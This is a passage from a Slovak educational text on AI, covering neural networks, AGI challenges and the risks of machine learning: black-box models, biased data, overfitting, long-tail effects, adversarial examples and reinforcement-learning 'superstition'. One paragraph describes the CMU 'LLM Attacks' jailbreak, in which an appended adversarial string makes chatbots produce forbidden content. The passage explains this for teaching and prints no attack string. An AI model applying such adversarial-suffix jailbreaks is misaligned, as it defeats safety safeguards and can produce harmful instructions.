[191] Uzol, napodobňujúc činnosť neurónu, vysiela impulz, resp. vo všeobecnosti číselné stavy. Výstupom biologického neurónu je však elektrický prúd spôsobený pohybom iónov v bunke. Jednotlivé výstupné prúdy sa prostredníctvom synáps posúvajú do ďalších buniek, kde zvyšujú ich membránový potenciál, ktorý je výsledkom nerovnovážnej koncentrácie iónov. Keď membránový potenciál neurónu prekročí určitú prahovú hodnotu, bunka vyšle impulz (používa sa termín spike), t. j. prúd, ktorý sa má odovzdať do ďalších buniek. V klasických neurónových sieťach je tento proces simulovaný výstupným binárnym impulzom a váhovým stavom „synapsy" spájajúcej dva uzly.
Biologické neuróny majú naviac vnútornú dynamiku, ktorá spôsobuje ich zmeny v čase. S plynutím času majú tendenciu vybíjať sa a znižovať svoj membránový potenciál, čoho dôsledkom je napríklad skutočnosť, že riedke impulzy na vstupe neurónu nespôsobia výstupný impulz!
Biologické neuróny komunikujú a spracúvajú informácie asynchrónne, kým typické uzly neurónových sietí synchrónne, t.j. v jednom kroku všetky uzly jednej vrstvy neurónovej siete prečítajú vstup, vyrátajú výstup a posúvajú ho ďalej. U biologických neurónov je to iné – v každom okamihu môžu prijať vstupný signál a vytvoriť výstup bez ohľadu na správanie sa ostatných neurónov.
Tiež treba poznamenať, že biologické systémy majú oveľa prepracovanejší systém spätnej väzby na úrovni neurónov, než sú dnešné metódy používané v neurónových sieťach.
A aby toho nebolo málo, neuróny v rámci biologických systémov, ako každé iné bunky, majú jadro a v ňom DNA, ktorá s činnosťou týchto neurónov úzko súvisí. Interakcia medzi génmi a ich prostredím ovplyvňuje činnosť neurónov až do tej miery, že sa to môže prejaviť na prenose signálov v neurónových sieťach a v konečnom dôsledku aj na kognitívnych funkciách.

ich hlbšieho skúmania je vývoj ďalších generácií neurónových sietí.[192] Žiadaným ovocím/výsledným produktom vývoja týchto najnovších technológií je kvalitatívne zlepšenie činnosti moderných systémov AI a zníženie výpočtovej, dátovej a energetickej činnosti ich fungovania.

V predchádzajúcej podkapitole sme uviedli viaceré problémy – tzv. trhliny v inteligencii, kvôli ktorým sa súčasné systémy umelej inteligencie nemôžu porovnávať s ľudskou inteligenciou (simulácia myslenia, bariéra chápania zmyslu, kreativita, skutočná schopnosť abstrakcie, analógie, tvorby konceptov, emócie, hodnotový rámec a pod.). Bez vyriešenia týchto problémov nie sme schopní vytvoriť všeobecnú umelú inteligenciu (AGI). Viacerí poprední bádatelia v oblasti AGI ich vyriešenie podmieňujú dosiahnutím koncepčných prelomov, medzi ktoré patrí chápanie jazyka v kontexte zdravého rozumu, kumulatívne učenie sa konceptov a teórií, objavovanie a spravovanie budúcich činností, manažovanie mentálnej aktivity,[193] prechod od racionality k inteligencii[194] a od poznania k múdrosti, schopnosť motivácie a chápanie mentálnych modelov okolia.[195]


---

[192] Ide napríklad o neoromorfné architektúry postavené na tzv. spike neurónoch (a celých spike neurónových sieťach), prípadne na neurogenegickom modelovaní alebo o technologické riešenia využívajúce kombináciu analógových a digitálnych obvodov, biotechnológie a pod.


[193] Štyri podstatné koncepčné prelomy podľa Stuarta Russella. Por. RUSSELL, Human Compatible, s. 78-93.

[194] Inteligencia limitovanej AGI vs. schopnosť jej racionálneho konania (Miroslav Marcelli).

[195] Spôsob, akým ľudia používajú jazyk, sa spolieha na to, že majú mentálny model inteligentnej entity na druhej strane konverzácie, aby mohli interpretovať vyjadrené slová a myšlienky (Noah Goodman).



Kardinálnou výzvou na ceste dosiahnutia AGI, teda skutočnej umelej inteligencie, je hľadanie a implementácia takých technologických, regulačných a etických princípov a riešení, ktoré by, zjednodušene povedané, zabezpečili, aby nám táto inteligencia v budúcnosti neprerástla cez hlavu.[196]



Do ktorej kategórie systémov umelej inteligencie by ste zaradili IBM Watson, IBM WatsonX, ChatGPT, Bard, AlphaZero?

Zamyslite sa, či máte pri sebe v škole aspoň jedno zariadenie využívajúce technológie umelej inteligencie.

Limity a riziká súčasných systémov umelej inteligencie

Pri vývoji, realizácii a nasadzovaní prvkov AI je treba rátať s viacerými obmedzeniami a rizikami moderných systémov umelej inteligencie. Keďže v rámci súčasných technológií sú vo veľkej miere implementované algoritmy subsymbolických systémov AI, konkrétne algoritmy rôznorodých neurónových sietí, osobitným spôsobom sa zameriame na zlyhania prvkov neurónových sietí.

Len pripomíname, že súčasné systémy umelej inteligencie sú postavené na informačných a komunikačných technológiách. Preto, rovnako ako elektronické systémy, zdieľajú aj všetky riziká a neduhy moderných kybernetických systémov,

[196] ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 220-264.

takže kybernetická bezpečnosť sa stáva podstatným aspektom riešení postavených na umelej inteligencii. Riziká systémov AI sa s bezpečnostnými rizikami prekrývajú a podobne, ako tie bezpečnostné, sa dajú manažovať, pričom na vyhodnotenie rizík vieme využiť viaceré rámce riadenia rizík.[197]

Neurónová sieť ako „black box“[198]

Jedno zo základných rizík vyplýva zo skutočnosti, že, zjednodušene povedané, **prakticky nevieme, na základe čoho robia hlboké neurónové siete svoje rozhodnutia**.[199] Vieme, ako nadizajnovať neurónovú sieť pre konkrétnu oblasť použitia. Vieme, ako ju natrénovať a v rámci možností aj otestovať. Keďže však neurónová sieť neobsahuje súbor presných softvérových postupov na úrovni logického myslenia, ale je tvorená len stohom rovníc, len neprehľadným množstvom ťažko interpretovateľných operácií s číslami, ktoré fungujú na základe správneho nastavenia váh, konštánt a prahových hodnôt, **v zásade nevieme, čo presne sa neurónová sieť naučila a ako spoľahlivo to dokáže aplikovať** nielen v bežnej prevádzke, ale osobitne v hraničných situáciách za extrémnych podmienok na vstupe, či pri činnosti systému. Táto miera nevedomosti rastie s mierou komplexnosti neurónovej siete, t.j. počtom skrytých vrstiev a uzlov, použitými algoritmami a prítomnosťou špecifických úprav. S narastajúcou komplexnosťou zároveň klesá naša schopnosť porozumieť modelom a ich rozhodnutiam.

Riešením tohto neľahkého problému sa zaoberá celá oblasť vývoja umelej inteligencie – metódy tzv. XAI (Explanaible AI), **vysvetliteľnej umelej inteligencie**. Podstatou je skutočnosť, že systémy AI nemôžu vykonávať dôležité úlohy spojené s rozhodnutiami v reálnom svete, pokiaľ nie sú dostatočne vysvetliteľné a transparentné. Naviac, vzhľadom na komplexnosť, ktorá so sofistikovanosťou


---

[197] Napr. Artificial Intelligence Risk Management Framework z dielne National Institute of Standards and Technology v USA.Artificial Intelligence Risk Management Framework (AI RMF 1.0). [on-line]. [cit. 1. novembra 2023].
Dostupné na internete: https://nvlpubs.nist.gov/nistpubs/ai/NIST.AI.100-1.pdf

[198] ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 66-70.

[199] Por. MITCHELL, Artificial Intelligence, s. 39.

týchto systémov narastá, je rovnako dôležité nájsť rovnováhu medzi presnosťou a vysvetliteľnosťou, resp. interpretovateľnosťou.[200]



Obr.: Schematický náčrt, ako funguje štandardný systém založený na modeli umelej inteligencie.[201]

Aký je rozdiel medzi vysvetliteľnosťou a interpretovateľnosťou systémov AI? Porovnajte popis problému v časopise Quark s odpoveďami, ktoré poskytne ChatGPT.

Zraniteľnosti, slabiny a klamanie systémov strojového učenia[202]

V rámci niekoľkých dekád vývoja neurónových sietí a systémov strojového učenia boli postupne identifikované viaceré rizikové faktory a zraniteľnosti systémov AI. Uveďme aspoň tie podstatné:

- malá množina trénovacích dát,
- nesprávne zvolená, či nekvalitná množina trénovacích dát a predsudky,
- nadmerné prispôsobovanie sa tréningovým údajom,
- efekt dlhého chvosta,

[200] Dobrým úvodom k tejto téme môže byť seriál o transparentnosti AI v časopise Quark. TAMAJKA, M. Ako rozmýšľa umelá inteligencia [on-line]. [cit. 31. augusta 2023]. Dostupné na internete: https://www.quark.sk/ako-rozmysla-umela-inteligencia

[201] Escaping Skinner's Box: AI and the New Era of Techno-Superstition [on-line]. [cit. 27.01 2024].
Dostupné na internete: https://philosophicaldisquisitions.blogspot.com/2019/10/escaping-skinners-box-ai-and-new-era-of.html

[202] ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 70-81.

- klamanie hlbokých sietí a ich zraniteľnosti,
- povery.

Malá množina trénovacích dát (training dataset)

Úspešnosť väčšiny súčasných systémov umelej inteligencie je extrémne závislá na rozsiahlych a kvalitných súboroch správne označených trénovacích dát, resp. tréningových iterácií.[203] Bez nich sa súčasné systémy strojového učenia nedajú vytrénovať a ich nedostatok vedie v lepšom prípade k nekvalitným, v tom horšom k nesprávnym výsledkom a fatálnym zlyhaniam.[204]

Nesprávne zvolená či nekvalitná množina trénovacích dát a predsudky (biases)

Na základe nesprávne zvolenej alebo nekvalitnej (napr. nesprávne označkovanej) množiny trénovacích dát **sa systém AI naučí robiť chybné závery alebo podávať výsledky „s predsudkami“**.[205]

V tomto prípade ide o problém nielen technologický, ale aj sociologický – predsudky či zaujatosť v spoločnosti vedú k voľbe nesprávnemu obsahu trénovacích dát a následne k chybným výsledkom systémov AI, pričom v mnohých prípadoch hrozí, že **systémy AI trénované na zaujatých dátach môžu tieto predsudky násobiť a spôsobiť reálne škody**.

Ďalším aspektom „zaujatých“ systémov AI je znížená úspešnosť ich činnosti na základe predsudkov, čo môže mať veľmi nepríjemné dôsledky napr. v bezpečnostných systémoch, ochrane ľudských práv, sociálnej spravodlivosti a pod.

Nesprávne fungovanie zaujatého systému AI častokrát nie je problém detekovať v rámci ostrého nasadenia, no nie je triviálne toto nesprávne fungovanie odhaliť v predstihu (napr. v procese učenia).

---

[203] NG A. Deep Learning in Practice: Speech Recognition and Beyond. [on-line]. In: EmTech Digital. 2016, 23. máj. [cit. 3. februára 2022].
Dostupné na internete: https://events.technologyreview.com/video/watch/andrew-ng-deep-learning

[204] Jedno z (takmer) univerzálnych pravidiel pre strojové učenie znie: je lepšie mať viac dát aj s chybami, než menej bezchybných dát!

[205] Viackrát sa stalo, že systémy AI museli byť vypnuté, lebo po uvedení do prevádzky sa na základe nesprávne nastavených hyper parametrov a zvolenej množiny trénovacích dát vyvíjali nesprávnym smerom. Napr.:
KRAFT, Microsoft shuts down AI chatbot after it turned into a Nazi, [on-line]. [cit. 6. augusta 2020].
Dostupné na internete: https://www.cbsnews.com/news/microsoft-shuts-down-ai-chatbot-after-it-turned-into-racist-nazi
HAMILTON, Amazon built an AI tool to hire people but had to shut it down because it was discriminating against women, [on-line]. [cit. 6. augusta 2020].

V niektorých oblastiach nasadenia umelej inteligencie nie je jednoduché natrénovať systém AI bez predsudkov. Vyžaduje si to mnohokrát veľkú erudovanosť a nasadenie tých, ktorí pripravujú trénovacie dáta, pričom aj pre nich platí, že pokiaľ sú súčasťou spoločnosti akceptujúcej predsudky, podvedome ich môžu prenášať aj do svojej práce. A tu sa dostávame na veľmi tenký ľad, pretože v mnohých oblastiach sa ako spoločnosť nezhodneme na tom, čo je a čo nie je predsudok.

Nadmerné prispôsobovanie sa trénovacím údajom (overfitting to training data)

Ide o **nežiadúce správanie sa systému strojového učenia, ku ktorému dochádza, keď model strojového učenia poskytuje presné predpovede pre trénovacie údaje, ale nie pre nové údaje**. Tzv. pretrénovaný model bude perfektný na trénovacích dátach (prakticky bezchybný), no pre testovacie dáta bude veľmi chybový.


Nadmerne prispôsobený model môže poskytovať nepresné predpovede alebo sa naučí z trénovacích dát rozlišovať niečo iné, než to, čo sa mal naučiť. Takýto model v zásade nemôže dobre fungovať pre všetky typy nových údajov.

Napríklad, ak sa má systém naučiť rozlišovať nakreslený kruh a v rámci učiaceho procesu trénovacie dáta budú obsahovať vzorky, na ktorých je nakreslený kruh vždy len na zelenom podklade, je možné, že systém sa naučí ako kruh identifikovať nie to, čo nakreslený kruh skutočne obsahuje, ale skôr všetko to, čo je zelené. Ak potom pri ostrej prevádzke bude na vstupe napríklad trojuholník na zelenom podklade, systém ho bude identifikovať ako kruh.

V uvedenom prípade je odhalenie problému veľmi ľahké a náprava jednoduchá. Avšak v reálnom svete (napr. pri detekčných systémoch AI v kvantovej fyzike, onkológii, atď.) to vôbec nemusí byť jednoduché a korelácia (vzájomná väzba), koherentnosť (súvislosť/spojitosť) i kauzalita (príčinnosť) v rámci tréningového procesu vôbec nemusí byť zjavná.

Efekt dlhého chvosta (long-tail effect)

Týmto termínom sa v oblasti umelej inteligencie rozumie veľký rozsah možných neočakávaných situácií, s ktorými by sa systém AI mohol stretnúť. Termín „long-tail“ pochádza zo štatistiky a vyjadruje určité rozdelenie pravdepodobnosti v tvare pretiahnutého chvosta, ktorý indikuje zoznam veľmi nepravdepodobných, ale možných situácií, ktoré vo výnimočných prípadoch môžu nastať. Tieto situácie nazývame aj hraničnými/okrajovými prípadmi.



Obr.: Pravdepodobnosť výskytu niektorých situácií, s ktorými sa môže autonómne vozidlo stretnúť v prevádzke.

V reálnom svete jednoducho nedokážeme všetko popísať a predložiť systémom strojového učenia na vytrénovanie.[206]

Ak sa nad efektom dlhého chvosta zamyslíme, vidíme, že trénovaním (učením s učiteľom, supervised learning) nie sme schopní systém AI správne naučiť zvládať všetky hraničné situácie, keďže tieto nedokážeme dostatočne zahrnúť do trénovacích dát. A ak nie sme schopní systém AI na tieto hraničné situácie pripraviť, s veľkou pravdepodobnosťou pri ich výskyte budeme čeliť neočakávaným chybám a zlyhaniam.

V kontexte zavádzania systémov umelej inteligencie do reálneho nasadenia sa tento problém v rámci konzervatívneho prístupu rieši kombináciou špeciálnych množín trénovacích dát obsahujúcich rôzne hraničné situácie a osobitne naprogramovanými obmedzeniami pre hraničné stavy, čo však neprináša dostatočnú robustnosť v reálnej prevádzke. Moderný prístup zas kombinuje algoritmy učenia s učiteľom

[206] BENGIO, Y. Machines Dream. In: BEYER, D. ed. The Future of Machine Intelligence: Perspectives from Leading Practitioners. Sebastopol, Calif.: O'Reilly Media, 14.

a učenia bez učiteľa (supervised and unsupervised learning), t.j. natrénovanie systému na určitej množine označených dát (labeled dataset) a následné učenie sa bez učiteľa, t.j. snaha naučiť systém kategorizovať a zoskupovať vstupné dáta do celkov, pre ktoré má systém AI konkrétne riešenia a reakcie.[207] Perspektívnu kategóriu systémov eliminujúcich úskalia dlhého chvosta tvoria aj riešenia využívajúce učenie formou odmeňovania (reinforcement learning).

Pre elimináciu viacerých rizík, doteraz uvedených problémov s (nielen) trénovacími dátami, sa v kontexte uvedených prístupov v súčasnosti využívajú viaceré metódy prípravy dát so zameraním na rozdelenie súboru údajov a ich vyváženosť, šum v údajoch, normalizáciu a štandardizáciu atribútov, detekciu nadmerného učenia a obranu proti nemu.[208]

Klamanie hlbokých sietí a ich zraniteľnosti (fooling deep neural networks and vulnerability to hacking)

Čo má spoločné špeciálny make up, pokreslená cesta, samolepkami oblepený stĺp či avantgardná potlač na tričku? Dokážu dokonale zmiasť rôzne moderné systémy strojového videnia, detekcie objektov, rozpoznávania tvárí či autonómne systémy riadenia vozidiel. Žiaľ, osobitne v poslednej dekáde akcelerovaného vývoja systémov strojového učenia zisťujeme, že **je neuveriteľne jednoduché priebežne a mnohými spôsobmi oklamať hlboké neurónové siete**.[209] Naviac, oklamanie systémov AI je možné vykonať nielen pre človeka ľahko viditeľnými a rozlíšiteľnými spôsobmi, ale častokrát i technikami, ktoré sú pre ľudskú bytosť nepostrehnuteľné. Nasledujúci obrázok napríklad ukazuje dvojice príkladov, na ktorých konvolučná neurónová sieť AlexNet, ktorá bola najlepšou sieťou na klasifikáciu obrázkov z databázy ImageNet v roku 2012, totálne pohorela. Nesprávne klasifikovaný obrázok z dvojice obsahuje voľným okom prakticky nepostrehnuteľné úpravy na úrovni pixelov, čo stačí na úplné pomýlenie – a ako vidíme na obrázku – aj možné cielené pomýlenie systému AI konkrétnym smerom. Pritom človek s klasifikáciou všetkých uvedených obrázkov nemá najmenší problém.

---

[207] Por. MITCHELL, Artificial Intelligence, s. 103.

[208] Medzi iným ide o rozdelenie dát na trénovacie, validačné a testovacie, cross-validation, imbalanced data sets, detekciu pretrénovania, metriky accuracy, precision, recall a pod. Pre úspešné učenie sú dôležité metódy predspracovania dát – napr. postupy pre očistenie dát, ich normalizáciu a štandardizáciu.

[209] Por. MITCHELL, Artificial Intelligence, s. 110.


Obr.: Správne a nesprávne klasifikované obrázky sieťou AlexNet.[210]

Neurónové siete môžu byť však klamané aj inými spôsobmi. Napríklad, ak sa budeme pohybovať stále v oblasti strojového videnia, pre človeka nedefinovateľné obrázky náhodného šumu môže hlboká sieť vyhodnotiť s veľkou mierou istoty ako konkrétny objekt.

Ďalší obrázok zobrazuje príklady, ktoré vyzerajú ako náhodný šum, no pre AlexNet a iné konvolučné siete[211] ide s viac než 99% pravdepodobnosťou o konkrétne kategórie objektov.

[210] MITCHELL, Artificial Intelligence, s. 110, upravené autorom.

[211] Konvolučné siete (Convolutional Neural Networks, CNN) sú typom neurónových sietí, ktoré sa často využívajú na riešenie problémov spracovania obrazu. Príkladom môže byť klasifikácia obrazov, detekcia objektov, segmentácia obrazov a pod.



Obr.: Príklady šumu, ktoré konvolučné siete vyhodnocujú ako kategórie objektov.[212]

Aby toho nebolo málo, príklady šumu, ktoré zmiatli konvolučné siete, boli vygenerované pomocou výpočtových postupov, ktoré sa nazývajú genetické algoritmy a sú inšpirované procesmi z biologických organizmov.[213] Ide teda o obrázky, ktoré sa pomocou genetických algoritmov „vyvinuli"[214] do podoby nešpecifického šumu pre človeka, avšak pre systémy AI do podoby jasne identifikovaných kategórií objektov.

Rôzne výskumy v tejto oblasti len potvrdili, že v rámci CNN je na zlyhanie náchylná nielen AlexNet, ale zraniteľné sú aj viaceré iné konvolučné siete, a to napriek tomu, že mali rozličné architektúry, hyperparametre a množiny trénovacích dát.[215] Žiaľ, konvolučné **neurónové siete sú náchylné na zlyhanie pri záškodníckych dátach** (adversarial examples).

Problém je však širší a netýka sa „len" CNN, t.j. konvolučných neurónových sietí. Ako potvrdili ďalšie výskumy, pomocou (nielen) genetických algoritmov je možné pripraviť také vstupné dáta a cesty, ktoré podobným spôsobom oklamú hlboké

---

[212] NGUYEN, YOSINSKI, CLUNE, Deep Neural Networks are Easily Fooled: High Confidence Predictions for Unrecognizable Images, upravené autorom.

[213] Por. NGUYEN, A., YOSINSKI, J., CLUNE, J. Deep Neural Networks are Easily Fooled: High Confidence Predictions for Unrecognizable Images. [on-line]. CVPR, 2015. [cit. 12. februára 2022].
Dostupné na internete: <https:// cv-foundation.org/openaccess/con tent_cvpr_2015/ papers/Nguyen_Deep_Neural_Networks_2015_CVPR_paper.pdf>

[214] MITCHELL, M. An Introduction to Genetic Algorithms. Cambridge, Mas.: MIT Press, 1996.

[215] SZEGEDY, CH. et al. Intriguing Properties of Neural Networks. Proceedings of the International Conference on Learning Representatins, 2014.

neurónové siete vo všeobecnosti.[216] Tieto útoky v súčasnosti dokážu oklamať systémy identifikácie osôb, autonómnych vozidiel, spracovania lekárskych dát, rozpoznávania reči, analýzy textu a pod. Vážnym zistením je fakt, že **mnohé z možných útokov sú prekvapivo robustné** – dokážu účinne oklamať rôzne a diametrálne odlišné sofistikované systémy strojového učenia.[217]

Na dokreslenie vážnosti a aktuálnosti zlyhaní systémov AI pri záškodníckych dátach môžeme uviesť i jeden z modelových problémov generatívnych technológií, konkrétne veľkých jazykových modelov (LLM). V čase písania tejto kapitoly bol pod všeobecným názvom LLM Attacks výskumníkmi Carnegie Mellon University zverejnený nový útok na veľké jazykové modely.[218] Tento útok modifikáciou vstupnej výzvy (doplnením špeciálneho reťazca do vstupného promptu, čo by sme veľmi hrubo mohli prirovnať k softvérovému buffer overflow) prinúti jazykový model dávať zakázané odpovede, napr. návod na výrobu bomby či krádež identity, text navádzajúci na sociálnych sieťach na (seba)deštrukčné konanie a pod. Ide o útok, ktorý bol pôvodne odhalený na jednom z open source jazykových modelov, avšak bez problémov atakoval i zavedené komerčné modely, napr. ChatGPT z dielne OpenAI, Bard od Google alebo Claude spoločnosti Anthropic, ktorý sa, ako konkurent ChatGPT, hrdí bezpečným dizajnom, t.j. integrovanými etickými princípmi a pravidlami na zabránenie generovania nekalých výstupov.[219] Zico Kolter, jeden z autorov štúdie o LLM Attacks, k tomu dodáva: „Nepoznáme žiadny spôsob, ako to opraviť", takže „v skutočnosti nevieme, ako tieto systémy zabezpečiť".[220]

---

[216] Por. NGUYEN, YOSINSKI, CLUNE, Deep Neural Networks are Easily Fooled: High Confidence Predictions for Unrecognizable Images, [on-line]. [cit. 12. februára 2022]. Dostupné na internete: <https:// cv-foundation.org/openaccess/con tent_cvpr_2015/ papers/Nguyen_Deep_Neural_Networks_2015_CVPR_paper.pdf>

[217] Por. MITCHELL, Artificial Intelligence, s. 113.

[218] ZOU, A., WANG, Z., ZICO, K, FREDRIKSON, M. Universal and Transferable Adversarial Attacks on Aligned Language Models. [on-line]. [cit. 7. augusta 2023]. Dostupné na internete: <https://arxiv.org/abs/2307.15043>

[219] Ide o technológiu firmy Anthropic, ktorý by mala obsahovať vnútornú autocenzúru bez potreby zásahu človeka. Claude by tak mal mať určitú „vlastnú ústavu" – súbor elementárnych pravidiel, ktoré používa pri sebazdokonaľovaní. V zásade ide o iný spôsob riešenia etických problémov – ChatGPT problematiku rieši pridanými filtrami, ConstitutionalAI/Claude by to mala mať integrované priamo v jadre technológie. Introducing Claude. [on-line]. [cit. 7. augusta 2023]. Dostupné na internete: <https://www.anthropic.com/index/introducing-claude>

[220] KNIGHT, W. A New Attack Impacts Major AI Chatbots – and No One Knows How to Stop It. [on-line]. [cit. 7. augusta 2023]. Dostupné na internete: <https://www.wired.com/story/ai-adversarial-attacks/>

Zistené zraniteľnosti pomocou záškodníckych dát tak prinášajú dilemu a poznatok:

- dilemu, resp. rozpor medzi evidentným úspechom systémov hlbokého učenia v rozličných zadaniach umelej inteligencie a jednoduchosťou, s akou je možné tieto systémy oklamať.
- poznatok, že ani o súčasných pokročilých systémoch strojového učenia nemôžeme povedať, že ich učiaci proces je podobný tomu ľudskému a ich schopnosti nie je možné porovnávať s ľudskými, tobôž hovoriť o ich rovnocennosti alebo prekročení tých ľudských.[221]

Z pohľadu zraniteľnosti systémov umelej inteligencie je problém oklamania hlbokých sietí samozrejme riešený, keďže sa vytvárajú tzv. adversarial learning algoritmy (študujúce útoky pomocou záškodníckych dát a možné obranné reakcie), doplnkové filtre a rôzne ďalšie stratégie strojového učenia, ktorých cieľom je ochraňovať systémy AI pred týmto typom zraniteľnosti. Je však pravdou, že i keď sa pochopeniu a obrane voči rôznym potenciálnym útokom venuje veľa z vývoja súčasných systémov AI, na rozdiel od špecifických obranných riešení neexistuje žiadna účinná všeobecná obranná stratégia. Preto v rámci súčasnej úrovne vývoja hlbokých sietí môžeme povedať, že podobne – ako v oblasti klasickej kybernetickej bezpečnosti – ide o nekončiaci zápas medzi hľadaním nových útočných postupov a tvorbou obranných stratégií.

Povery (superstition) – prirýchly Q-learning

Poslednou z rozoberaných zraniteľností a slabín systémov strojového učenia sú povery.

Poverou zvykneme nazývať mylnú vieru, že určitá akcia či úkon môžu pomôcť zapríčiniť dobrý alebo zlý výsledok. V oblasti umelej inteligencie ide o problém prevažne v rámci algoritmov učenia formou odmeňovania (reinforcement learning), pri ktorých sa trénovanie modelu (agenta) realizuje prostredníctvom interakcie s prostredím metódou pokus-omyl.

V rámci trénovania systému AI (napr. robotického systému) vzniká povera vtedy, ak sa daný systém chybne naučí vykonávať nejaký nepotrebný, ba až možno nebezpečný úkon pre dosiahnutie požadovaného cieľa. Môže tak ísť napríklad o prekvapivý a nebezpečný pohyb robotického ramena alebo nečakaný manéver autonómneho vozidla, ktorý ohrozí účastníkov premávky.

Nielen vyvarovanie sa poverám, ale aj celkový návrh úspešného systému učenia formou odmeňovania je stále ešte určitou alchýmiou či umením, ktoré zvláda

